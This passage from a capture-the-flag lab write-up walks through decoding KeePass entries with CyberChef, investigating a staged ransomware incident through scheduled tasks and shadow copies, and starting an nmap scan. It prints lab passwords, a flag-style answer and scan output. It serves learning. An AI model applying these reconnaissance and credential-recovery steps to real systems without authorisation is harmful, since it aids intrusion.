




Q6: What is the decoded password value for ElfMail?

STEP 9


By copy pasting the encoded password to cyberchef, we found that the password is encoded in HTML Entity which then brings the value “ic3Skating!”.



Q7: What is the username:password pair of Elf Security Team?


STEP 10


We can then also find the Elf Security System key under the Recycle tab. We can see that the username and password here which enables us to answer Q7 in Which the answer is “superelfadmin:nothinghere”.



STEP 11

As we can see in the notes of the Elf Security System, there seems to be an encrypted note. We can try to decode it on cyberchef. We can use the charcode with the comma delimiter in base 10 as the number is in base 10 and is separated by commas. But by this decryption we still can’t really comprehend it yet. Because of that, we need to do the same decryption twice. This gives us a link.





Q8: Decode the last encoded value. What is the flag?

STEP 12

Access the link gained previously which will give us the flag for the final question.

Thought Process/Methodology:

We first need to access the IP address which we use remmina with the given credentials. We then want to access the password database which is KeyPass. But the password given is wrong. We need to find clues to the newly changed password where we found that the file name is quite suspicious. We then found out that it I indeed the new password and is encrypted. We can decrypt it using cyberchef and gain the password to access the KeyPass. We then are met with various keys saved within KeyPass where some, even have encrypted notes or passwords. But this is no problem as all of them can be decoded using cyberchef.

Day 23 : Blue Teaming - The Grinch strikes again!

Tools used: Remmina, CyberChef, Task Scheduler, vssadmin, Disk Management

Solution/Walkthrough:

Q1:What does the wallpaper say?


STEP 1 and ANSWER FOR Q1

Firstly, begin by connecting to the target machine in linux by using Remmina. After putting in the required settings and connecting over to the machine, the wallpaper would be there. The answer for Q1 is " THIS IS FINE ".

Q2:Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

STEP 2 and ANSWER FOR Q2


Open the ransom notes that can be found at the top left corner of the desktop. Inside there is a 'bitcoin address' designated. We can therefore use CyberChef to decrypt the address. The answer for Q2 is " nomorebestfestivalcompany ".





Q3:At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

STEP 3 and ANSWER FOR Q3

As we continue to explore the files, something awfully similar is attached to each of the encrypted files. The answer for Q3 is " .grinch ".








Q4:What is the name of the suspicious scheduled task?

STEP 4 and ANSWER FOR Q4


Open Task Scheduler which is situated at the hotbar. When you explore the task scheduler library, there were five entries inputted into it. The answer for Q4 is " opidsfsdf ".



Q5:Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

STEP 5 and ANSWER FOR Q5


Click open the actions sub bar of the suspicious task. The answer for Q5 is " C:\users\administrator\desktop\opidsfsdf.exe "



Q6:There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

STEP 6 and ANSWER FOR Q6


Click on the task below the suspicious task. The answer can be found in its name. The answer for Q6 is " 7a9eea15-0000-0000-0000-010000000000 ".



Q7:Assign the hidden partition a letter. What is the name of the hidden folder?

STEP 7 and ANSWER FOR Q7


In Disk Management, add a new path for the hidden partition and assign a letter. After that, open file explorer and in the option menu; pick show all hidden folders. The answer for Q7 is “ Confidential ”.



Q8:Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

STEP 8 and ANSWER FOR Q8

In the properties of the folder, select to restore to the previous version. Inside the newly restored Confidential folder in the backup partition, there would be an unencrypted text. The answer for Q8 is “ m33pa55w0rdIZseecure! “.



Thought Process/Methodology:

When we first enter the targeted machine, we first scour for any information left behind. The most noticeable thing is the note at the home screen followed by the strange file extension of the file explorer. So, then we go and check at the task scheduler for any more infos. We later found out about 2 entries that caught our eyes . With this new information on hand, we were able to get hold of a hidden partition in the disk. Tracing it and making it accessible in windows explorer, we were finally able to restore the Confidential Folder to its previous versions and get the unencrypted file with the password in it.

Day 24 : Blue Teaming - The Trial Before Christmas

Tools used: Firefox, Linux Kali, Terminal, GoBuster, NetCat, BurpSuite, Text Editor

Solution/Walkthrough:

Q1: Scan the machine. What ports are open?

STEP 1 and ANSWER FOR Q1


Open Terminal and use nmap with the IP address provided to see which port is available. There are 2 available ports which are “80” and “65000”

```
┌──(1211103527㉿kali)-[~]
└─$ nmap 10.10.127.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 19:50 EDT
Nmap scan report for 10.10.127.148
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.87 seconds
```

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

STEP 2 and ANSWER FOR Q2

Open the website using our current IP address and put in the closed port “65000” at the back. Then the title of the hidden website will show which is “Light Cycle”

